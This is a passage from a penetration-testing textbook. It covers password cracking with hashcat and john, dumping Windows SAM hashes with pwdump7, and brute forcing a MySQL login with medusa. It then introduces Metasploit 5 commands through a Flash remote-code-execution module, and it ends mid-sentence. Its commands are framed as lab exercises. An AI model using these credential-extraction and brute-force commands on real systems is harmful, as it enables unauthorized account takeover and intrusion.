
Combining the outputs from `cewl` , `crunch`, and `cupp` (the three C's) to create a custom list is an effective strategy in many cases, but what if none of these work and you need to brute force the password? This is where pure speed is critical.

`Hashcat` is among the fastest and most sophisticated password crackers. In addition, it enables us to use the GPU on our graphics card which is much faster than our CPU for password cracking.

Hashcat is a very powerful tool with a myriad of features. If you look at its help screen, it runs on for pages.

```
kali > hashcat –help
```

```
root@kali-2019:~# hashcat --help
hashcat - advanced password recovery

Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...

- [ Options ] -

 Options Short / Long          | Type | Description                                          | Example
===============================+======+======================================================+=====================
 -m, --hash-type               | Num  | Hash-type, see references below                      | -m 1000
 -a, --attack-mode             | Num  | Attack-mode, see references below                    | -a 3
 -V, --version                 |      | Print version                                        |
 -h, --help                    |      | Print help                                           |
     --quiet                   |      | Suppress output                                      |
     --hex-charset             |      | Assume charset is given in hex                       |
     --hex-salt                |      | Assume salt is given in hex                          |
     --hex-wordlist            |      | Assume words in wordlist are given in hex            |
     --force                   |      | Ignore warnings                                      |
     --status                  |      | Enable automatic update of the status screen         |
     --status-timer            | Num  | Sets seconds between status screen updates to X      | --status-timer=1
     --stdin-timeout-abort     | Num  | Abort if there is no input from stdin for X seconds  | --stdin-timeout-abort=300
     --machine-readable        |      | Display the status view in a machine-readable format |
     --keep-guessing           |      | Keep guessing the hash after it has been cracked     |
     --self-test-disable       |      | Disable self-test functionality on startup           |
     --loopback                |      | Add new plains to induct directory                   |
     --markov-hcstat2          | File | Specify hcstat2 file to use                          | --markov-hcstat2=my.hcstat2
     --markov-disable          |      | Disables markov-chains, emulates classic brute-force |
     --markov-classic          |      | Enables classic markov-chains, no per-position       |
 -t, --markov-threshold        | Num  | Threshold X when to stop accepting new markov-chains | -t 50
     --runtime                 | Num  | Abort session after X seconds of runtime             | --runtime=10
     --session                 | Str  | Define specific session name                         | --session=mysession
     --restore                 |      | Restore session from --session                       |
     --restore-disable         |      | Do not write restore file                            |
     --restore-file-path       | File | Specific path to restore file                        | --restore-file-path=x.restore
 -o, --outfile                 | File | Define outfile for recovered hash                    | -o outfile.txt
     --outfile-format          | Num  | Define outfile-format X for recovered hash           | --outfile-format=7
     --outfile-autohex-disable |      | Disable the use of $HEX[] in output plains           |
     --outfile-check-timer     | Num  | Sets seconds between outfile checks to X             | --outfile-check=30
     --wordlist-autohex-disable|      | Disable the conversion of $HEX[] from the wordlist   |
 -p, --separator               | Char | Separator char for hashlists and outfile             | -p :
     --stdout                  |      | Do not crack a hash, instead print candidates only   |
     --show                    |      | Compare hashlist with potfile; show cracked hashes   |
     --left                    |      | Compare hashlist with potfile; show uncracked hashes |
     --username                |      | Enable ignoring of usernames in hashfile             |
```



```
- [ Hash modes ] -

      # | Name                                               | Category
  ======+==================================================+==================================
    900 | MD4                                                | Raw Hash
      0 | MD5                                                | Raw Hash
   5100 | Half MD5                                           | Raw Hash
    100 | SHA1                                               | Raw Hash
   1300 | SHA2-224                                           | Raw Hash
   1400 | SHA2-256                                           | Raw Hash
  10800 | SHA2-384                                           | Raw Hash
   1700 | SHA2-512                                           | Raw Hash
  17300 | SHA3-224                                           | Raw Hash
  17400 | SHA3-256                                           | Raw Hash
  17500 | SHA3-384                                           | Raw Hash
  17600 | SHA3-512                                           | Raw Hash
  17700 | Keccak-224                                         | Raw Hash
  17800 | Keccak-256                                         | Raw Hash
  17900 | Keccak-384                                         | Raw Hash
  18000 | Keccak-512                                         | Raw Hash
    600 | BLAKE2b-512                                        | Raw Hash
  10100 | SipHash                                            | Raw Hash
   6000 | RIPEMD-160                                         | Raw Hash
   6100 | Whirlpool                                          | Raw Hash
   6900 | GOST R 34.11-94                                    | Raw Hash
  11700 | GOST R 34.11-2012 (Streebog) 256-bit, big-endian   | Raw Hash
  11800 | GOST R 34.11-2012 (Streebog) 512-bit, big-endian   | Raw Hash
     10 | md5($pass.$salt)                                   | Raw Hash, Salted and/or Iterated
     20 | md5($salt.$pass)                                   | Raw Hash, Salted and/or Iterated
     30 | md5(utf16le($pass).$salt)                          | Raw Hash, Salted and/or Iterated
     40 | md5($salt.utf16le($pass))                          | Raw Hash, Salted and/or Iterated
   3800 | md5($salt.$pass.$salt)                             | Raw Hash, Salted and/or Iterated
   3710 | md5($salt.md5($pass))                              | Raw Hash, Salted and/or Iterated
   4010 | md5($salt.md5($salt.$pass))                        | Raw Hash, Salted and/or Iterated
   4110 | md5($salt.md5($pass.$salt))                        | Raw Hash, Salted and/or Iterated
   2600 | md5(md5($pass))                                    | Raw Hash, Salted and/or Iterated
   3910 | md5(md5($pass).md5($salt))                         | Raw Hash, Salted and/or Iterated
   4300 | md5(strtoupper(md5($pass)))                        | Raw Hash, Salted and/or Iterated
   4400 | md5(sha1($pass))                                   | Raw Hash, Salted and/or Iterated
    110 | sha1($pass.$salt)                                  | Raw Hash, Salted and/or Iterated
    120 | sha1($salt.$pass)                                  | Raw Hash, Salted and/or Iterated
    130 | sha1(utf16le($pass).$salt)                         | Raw Hash, Salted and/or Iterated
    140 | sha1($salt.utf16le($pass))                         | Raw Hash, Salted and/or Iterated
```

In the final help screen, you can see the choice of character sets, the device type, the workload profiles, and finally, some examples.

To use `hashcat` to crack passwords, we will need:

1. The type of hash we are cracking;
2. The type of attack;
3. The output file for the cracked passwords;
4. The file containing our hashes;
5. The file containing our wordlist.

To then crack the password hashes from a Windows system, we could create a `hashcat` command as such:

```
kali > hashcat -m 0 -a o -o passwords hashlist.txt /root/top10000passwords
```

Where:

`hashcat`	is the command
`-m 0`	designates the type of hash we are attempting to crack (MD5 in this case)
`-a 0`	designates a dictionary attack
`-o passwords`	is the output file for the passwords

hashlist.txt is the input file of the hashes

/root/top10000passwords is the absolute path and file name of the wordlist

Windows Password Hashes

Earlier with john the ripper, we simply grabbed the passwords from our Kali system. If we have root access, that's not a problem. How would we do the same in Windows?

As I mentioned in the introduction, Windows stores its passwords at;

c:\Windows\System32\config\SAM.

Whenever a process requires the password that process accesses a DLL (dynamic linked library) that has system administrator privileges and accesses the protected SAM file. What if we could control that DLL and get access to the SAM file?

We can. The process is known as DLL injection. We take a new process and inject it into the process with access to SAM and then pull out the password hashes for cracking. There is a tool capable of doing this. It's called **pwdump**. You can download `pwdump7` at https://www.openwall.com/passwords/windows-pwdump. Let's download and install it on our Windows 7 system and see whether we can extract the password hashes from there.

Move `pwdump7` and its associated .dll file to directory you feel comfortable working from. I put it on my desktop, so **c:\users\OTW\Desktop**. Now open a command prompt (run `cmd`) on your Windows 7 system and run as administrator.

Navigate to the directory with your pwdump7 and simply execute it and redirect its output to a file such as password hashes;

```
C:\Users\OTW\Desktop pwdump7.exe > passwordhashes.txt
```

```
C:\Users\OTW\Desktop>pwdump7.exe > passwordhashes.txt
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
url: http://www.514.es


C:\Users\OTW\Desktop>type passwordhashes.txt
Administrator:500:NO PASSWORD*********************:FC9D7C3A3A1E86F1BCC35CD887CB7
4D5:::
Guest:501:NO PASSWORD*********************:823893ADFAD2CDA6E1A414F3EBDF58F7:::
OTW:1000:NO PASSWORD*********************:8846F7EAEE8FB117AD06BDD830B7586C:::
user4:1001:NO PASSWORD*********************:A9FDFA038C4B75EBC76DC855DD74F0DA:::
```

Now, open that file at the command line entering;

```
C:\User\OTW\Desktop\pwdump7.exe>type passwordhashes.txt
```

You should see the users and the password hashes.

Next, copy the file `passwordhashes.txt` to a flash drive.

Then, attach the flash drive to the Kali system and copy the file to the Desktop of your Kali system. Now we are ready to crack these passwords with `john` or `hashcat`. Let's do it with `john`.

```
kali > john -format=LM --wordlist=/root/top1000passwords  -rules
/root/Desktop/passwordhashes.txt
```

Note that we are using the **format=LM**. This is informing john that the password hashes are in the LM (LanMan, this format was first developed by IBM in the 1980's) format.


Remote Password Cracking

Online password cracking on remote systems is whole different animal from offline password cracking. Although they both share a process of guessing the password or brute forcing it, on remote systems we likely will encounter lockouts. In other words, after so many failed attempts, the account will be locked. This limits how many attempts you can make. On some systems this lockout may come after just three attempts, on others it may come after thousands of attempts (in some cases, there are ways to bypass the lockout). The important point is that when cracking online passwords we often do not have unlimited attempts like we do with offline cracking.

Another key issue with online password cracking is that the username and password tests (guesses) must be sent in a format that the application expects them. Each application uses slightly different formats for their username and password requests. In some cases, we may need to capture and analyze that format in order to format our requests properly (see Chapter 12, Web Hacking).

In this section of Password Cracking, we will be using a lightweight, command-line password cracker named `medusa`. `Medusa` is built into our Kali, so no need to download or install anything. To view medusa's help screen, simply enter;

```
kali > medusa -h
```




As we can see above, medusa has numerous options, but we can reduce the `medusa` syntax to;

```
medusa -h <host IP> -u <username> -P <password file> -M <module>
```

The medusa modules enable it to present the username and password in a format acceptable to the application. To view the application modules in medusa, simply enter;

```
kali > medusa -d
```



As you can see, `medusa` has eighteen application modules.

Let's try using medusa to crack the root user's password on our MySQL database on our Windows 7 system.


To do so, we would create the following command;

```
kali > medusa -h 192.168.0.114 -u root -P /root/top10000passwords -M mysql
```

Where;

`-h 192.168.0.114`	is the IP address of our Windows 7 system with MySQL
`-u root`	is the user we want to crack
`-P /root/top10000passwords`	is the path to our password list
`-M mysql`	is the module we want to use

When we hit enter, medusa begins trying the passwords one-by-one against the MySQL login. It will continue these attempts until it successfully finds the correct password or comes to the end of the list. Be patient! Even with just 10,000 passwords, this process can take hours.



Summary

Password cracking can often be the quickest and most effective way to take control of a target system. This is particularly true when the target is using a simple password. It's important to develop a **strategy** before embarking on password cracking as different operating systems and applications require different approaches. If all strategies fail, then the attacker is left with a brute force attack which can be very time- and resource-consuming.

If you have physical access to a running system or have already compromised the system, the `mimikatz` tool may be an option (mimikatz was used in the Blackenergy3, Wannacry and NotPetya attacks). This tool extracts the passwords from RAM on a running system. For more on using `mimikatz`, go to Chapter 11 on Post –Exploitation , or https://www.hackers-arise.com/single-post/2016/09/13/Mr-Robot-Hacks-How-Angela-Stole-Her-Bosss-Password-Using-mimikatz .

Exercises

1. Create five new accounts of increasing complexity in your Kali Linux, and then try cracking them with john the ripper.
2. Create custom password lists with crunch, cewl and cupp for yourself.
3. Extract the local user passwords hashes from your Windows 7 system.
4. Use medusa to crack the password on your MySQL application on your Windows 7 system.

9

Exploitation with Metasploit 5

Every adversary–no matter how strong and powerful–has a weakness. Find the weakness and exploit it.

Master OTW

Metasploit is the world's leading exploitation/hacker framework. It is used--to some extent--by nearly every hacker/pentester. As such, if you want to enter and prosper in this exciting field, you need to master it.

What is Metasploit?

Metasploit is a standardized framework for used primarily in offensive security or penetration testing (legal hacking to find vulnerabilities before the bad guys do). Before Metasploit, exploits and shellcode would be developed by various coders, in various languages, for various operating systems. The pentester had to rely upon the trustworthiness of the developer that the code wasn't laden with malware and learn how the developer intended the exploit/shellcode/tool to function. With the advent of Metasploit, the pentester has a standardized framework to work from where tools work similarly and all are written in the same language, making things much simpler and easier.

Originally developed by HD Moore as an open-source project, Rapid7 purchased Metasploit (Rapid7 also owns the vulnerability scanner, Nexpose). Although originally developed as an open-source project, Rapid7 has now developed a Pro version of Metasploit with a few more "bells and whistles" (bells and whistles can be good and save time and money). Fortunately, the open-source, community-edition of Metasploit is still available to the rest of us without the thousands of dollars to spend on the Pro version (if you are a professional pentester, the efficiency and time savings accrued by using the Pro version make it a good investment).

Metasploit Interfaces

Metasploit has multiple interfaces including;

(1) **msfconsole** - an interactive command-line like interface
(2) **msfcli** - a literal Linux command line interface
(3) **Armitage** - a GUI-based third party application
(4) **msfweb** - browser based interface

Undoubtedly, the most common way to use Metasploit is through Metasploit's interactive shell, **msfconsole**. In this chapter on Metasploit, we will be using the msfconsole.

In recent years, Metasploit has integrated additional tools to make it more than just an exploitation framework. Tools, such as nmap, Nessus and Nexpose, are now integrated into Metasploit, so that the entire process from port scanning, vulnerability scanning, exploitation, and post-exploitation, can all be done from one single tool. In addition, Metasploit has now integrated a postgresql (postresql is a popular enterprise-level, open-source database management system) database to store the data collected from your scans and exploits.

Getting Started with Metasploit

Before we start Metasploit, it's good idea to start the postgresql database in the background. This enables Metasploit to store data in the familiar relational database model. This enables easy and seamless access to your data. Metasploit will work **without** postgresql, but this database enables Metasploit to run faster searches and store the information you collect while scanning and exploiting.

```
kali > systemctl start postgesql
```

```
root@kali-2019:~# systemctl start postgresql
root@kali-2019:~#
```

Now, it's time to start using Metasploit. You can either start it from the GUI **Applications->Exploitation Tools -> msfconsole**

Or you can start it by entering msfconsole from the terminal

```
kali > msfconsole
```

Within a few seconds, you will be greeted by the familiar--if sometimes offbeat--Metasploit splash screen (yours may appear different). If you have been using Metasploit 4, you will immediately notice the welcome speed improvement of Metasploit 5.

Note the command prompt `msf5>` (if you are using an older version of Metasploit, your command prompt will be `msf >` without the 5). That indicates that you are now inside Metasploit's interactive mode that they call `msfconsole`.

A word about terminology, before we start. In Metasploit terminology, an **exploit** is a module that takes advantage of a system or application vulnerability. It cracks open a door or window. The exploit then usually attempts to place a **payload (rootkit, listener)** on the target system. This payload can be a simple command shell or the all-powerful **Meterpreter**. In other environments these payloads might be

termed **listeners or rootkits**. To a beginner, exploit and payload modules are the most important, but we will use auxiliary modules later in this chapter and post modules in Chapter 11 (Post-Exploitation).

Metasploit was designed with "modules." These modules are seven (7) types.

(1) **exploits**
(2) **payloads**
(3) **auxiliary**
(4) **nops**
(5) **post**
(6) **encoders**
(7) **evasion (new in Metasploit 5)**

Keywords

From this msfconsole, you can enter system commands (`ifconfig, ping`,etc.) as well as Metasploit's keywords. To view those keywords, enter help at the `msf5>` prompt;

```
msf5> help
```

Although Metasploit is a very powerful exploitation framework, just a **few keywords** can get you started hacking.

Let's take a look at some of those keyword commands.

The "use" command loads a module. So, for instance, if I wanted to load an exploit that took advantage of a specific vulnerability in Adobe Flash, I might "use" the **exploit/windows/browser/adobe_flash_avm2** module (this is an exploit that takes advantage of one of the many vulnerabilities in the Adobe Flash plug-in).

To do load this module, I would enter;

```
msf5 > use exploit/windows/browser/adobe_flash_avm2
```

```
msf5 > use exploit/windows/browser/adobe_flash_avm2
msf5 exploit(windows/browser/adobe_flash_avm2) >
```

As you can see above, when Metasploit successfully loads the module, it responds with the type of module (exploit) and the abbreviated module name in **red**.

```
msf5> show
```

After you load a module, the **show** command can be very useful to gather more information on the module. The three "show" commands I use most often are "**show options**," "**show payload**s," and "**show targets**."

Let's look at "show payloads" first.

```
msf5 > show payloads
```

```
msf5 exploit(windows/browser/adobe_flash_avm2) > show payloads

Compatible Payloads
===================

   #    Name                                              Disclosure Date  Rank    Check  Description
   -    ----                                              ---------------  ----    -----  -----------
   0    generic/custom                                                     normal  No     Custom Payload
   1    generic/debug_trap                                                 normal  No     Generic x86 Debug Trap
   2    generic/shell_bind_tcp                                             normal  No     Generic Command Shell, Bind TCP Inline
   3    generic/shell_reverse_tcp                                          normal  No     Generic Command Shell, Reverse TCP Inline
   4    generic/tight_loop                                                 normal  No     Generic x86 Tight Loop
   5    windows/dllinject/bind_hidden_ipknock_tcp                          normal  No     Reflective DLL Injection, Hidden Bind Ipknock TCP Stager
   6    windows/dllinject/bind_hidden_tcp                                  normal  No     Reflective DLL Injection, Hidden Bind TCP Stager
   7    windows/dllinject/bind_ipv6_tcp                                    normal  No     Reflective DLL Injection, Bind IPv6 TCP Stager (Windows x86)
   8    windows/dllinject/bind_ipv6_tcp_uuid                               normal  No     Reflective DLL Injection, Bind IPv6 TCP Stager with UUID Support (Windows x86)
   9    windows/dllinject/bind_named_pipe                                  normal  No     Reflective DLL Injection, Windows x86 Bind Named Pipe Stager
   10   windows/dllinject/bind_nonx_tcp                                    normal  No     Reflective DLL Injection, Bind TCP Stager (No NX or Win7)
   11   windows/dllinject/bind_tcp                                         normal  No     Reflective DLL Injection, Bind TCP Stager (Windows x86)
   12   windows/dllinject/bind_tcp_rc4                                     normal  No     Reflective DLL Injection, Bind TCP Stager (RC4 Stage Encryption, Metasm)
   13   windows/dllinject/bind_tcp_uuid                                    normal  No     Reflective DLL Injection, Bind TCP Stager with UUID Support (Windows x86)
   14   windows/dllinject/reverse_hop_http                                 normal  No     Reflective DLL Injection, Reverse Hop HTTP/HTTPS Stager
   15   windows/dllinject/reverse_http                                     normal  No     Reflective DLL Injection, Windows Reverse HTTP Stager (wininet)
   16   windows/dllinject/reverse_http_proxy_pstore                        normal  No     Reflective DLL Injection, Reverse HTTP Stager Proxy
   17   windows/dllinject/reverse_ipv6_tcp                                 normal  No     Reflective DLL Injection, Reverse TCP Stager (IPv6)
   18   windows/dllinject/reverse_nonx_tcp                                 normal  No     Reflective DLL Injection, Reverse TCP Stager (No NX or Win7)
   19   windows/dllinject/reverse_ord_tcp                                  normal  No     Reflective DLL Injection, Reverse Ordinal TCP Stager (No NX or Win7)
```

This command, when used **after** selecting your exploit, will show you all the payloads that are compatible with the exploit you selected (not all payloads will work with every exploit. In this case, Metasploit shows you over 160 payloads that will work with this exploit). If you run this command **before** selecting an exploit, it will show you ALL payloads, a VERY long list (over 500).

As you see in the screenshot above, the show payloads command listed all the payloads that will work with this exploit.

```
msf5 > show options
```

This command is also very useful in running an exploit. It will display all of the options (variables) that need to set **before** running the module. These options include such things as IP addresses, URI path, the port number, etc.

```
msf5 exploit(windows/browser/adobe_flash_avm2) > show options

Module options (exploit/windows/browser/adobe_flash_avm2):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Retries  false            no        Allow the browser to retry the module
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

In most exploits, you will see the following options (variables).

RHOSTS - this is the remote host or target IP (RHOST in Metasploit 4)
LHOST - this is the local host or attacker IP
RPORT - this is the remote port or target port
LPORT - this is the local port or attacker port

These can all be set by using the `SET` command followed by the variable name (RHOST, for instance) and then the value, such as;

```
msf5 > set RHOST 192.168.1.101
```

A less commonly used command is "**show targets**." Each exploit has a list of the targets it will work against. By using the "show targets" command, we can get a list of these. In this case, targeting is automatic, but some exploits have as many as 100 different targets, and success will often depend upon **you** selecting the correct one. These targets can be defined by the target operating system, service pack, language, among other factors.

```
msf5 > show targets
```

```
msf5 exploit(windows/browser/adobe_flash_avm2) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Automatic
```

```
msf5 > info
```

The **info** command is simple. When you type it **after** you have selected a module, it shows you key information about the module.

```
msf5 exploit(windows/browser/adobe_flash_avm2) > info

       Name: Adobe Flash Player Integer Underflow Remote Code Execution
     Module: exploit/windows/browser/adobe_flash_avm2
   Platform: Windows
       Arch:
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Normal
  Disclosed: 2014-02-05

Provided by:
  Unknown
  juan vazquez <juan.vazquez@metasploit.com>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Check supported:
  No
```

If you scroll down a bit, you can see more info including the options that need to be set, the amount of payload space a description of the module and references to learn more about the vulnerability it exploits. I usually run this command after selecting my exploit. It simply helps me understand the key features of an exploit before using it.

```
Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  Retries  false            no        Allow the browser to retry the module
  SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
  SRVPORT  8080             yes       The local port to listen on.
  SSL      false            no        Negotiate SSL for incoming connections
  SSLCert                   no        Path to a custom SSL certificate (default is randomly generated)
  URIPATH                   no        The URI to use for this exploit (default is random)

Payload information:
  Space: 1024

Description:
  This module exploits a vulnerability found in the ActiveX component
  of Adobe Flash Player before 12.0.0.43. By supplying a specially
  crafted swf file it is possible to trigger an integer underflow in
  several avm2 instructions, which can be turned into remote code
  execution under the context of the user, as exploited in the wild in
  February 2014. This module has been tested successfully with Adobe
  Flash Player 11.7.700.202 on Windows XP SP3, Windows 7 SP1 and Adobe
  Flash Player 11.3.372.94 on Windows 8 even when it includes rop
  chains for several Flash 11 versions, as exploited in the wild.

References:
  https://cvedetails.com/cve/CVE-2014-0497/
  OSVDB (102849)
  http://www.securityfocus.com/bid/65327
  http://helpx.adobe.com/security/products/flash-player/apsb14-04.html
  http://blogs.technet.com/b/mmpc/archive/2014/02/17/a-journey-to-cve-2014-0497-exploit.aspx
```

```
msf5 > set
```

This command is used to set options within the module you selected. For instance, if we look above at the **show options** command, we can see numerous options that must set, such as, **URIPATH**, **SVRHOST**, and **SVRPORT**. We can set any of these variables with the set command such as;

```
msf5 > set SRVPORT 80
```

This changes the default SVRPORT (server port) from 8080 to 80.

```
msf5 > unset
```

This command, as you might expect, **unsets** the option that was previously set. Such as;

```
msf5 > unset SRVPORT
```

As you can see, we first set the SRVPORT variable to 80 and then unset it. It then reverted to the default value of 8080 that we can see when we typed show options again.

```
msf5 > exploit
```

Once we have loaded our exploit and set all the necessary options, the final action is "**exploit**." This sends the exploit to the target system and, if successful, installs the payload.

The exploit starts and is running as background job with a reverse handler on port 4444. This exploit then started a web server on host 0.0.0.0 on port 80 with a randomized URL (F5pmyl9gCHVGw90). We could have chosen a specific URL and **set** it by changing the URIPATH variable with the set command.

```
msf5 > back
```

We can use the back command to take us "back" one step in our process. So, if you decided that we did not want to use the `adobe/flash/avm2` exploit, we could type "back" and it would remove the loaded exploit.

```
msf5 > exit
```

The exit command, as you would expect, exits us from the msfconsole and back into the BASH command shell.

Notice that in this case, it stops the webserver that we created in this exploit and returned us to the Kali command prompt in the BASH shell.

Strategy for Finding the Proper Module

As a newcomer to Metasploit, the "search" command might be the most useful. When Metasploit was small and new, it was relatively easy to find the right module you needed. Now, with over 3000 modules, finding just the right module can be time-consuming and problematic. Rapid7 added the search function starting with version 4, and it has become a time- and life-saver. For the novice hacker to be able to use Metasploit effectively, understanding the search function is crucial.

```
msf5 > search
```

Although you can use the search function to search for keywords in a module name, that approach is not always efficient as it will often return a VERY large result set.

To be more specific in your search, you can use the following syntax.

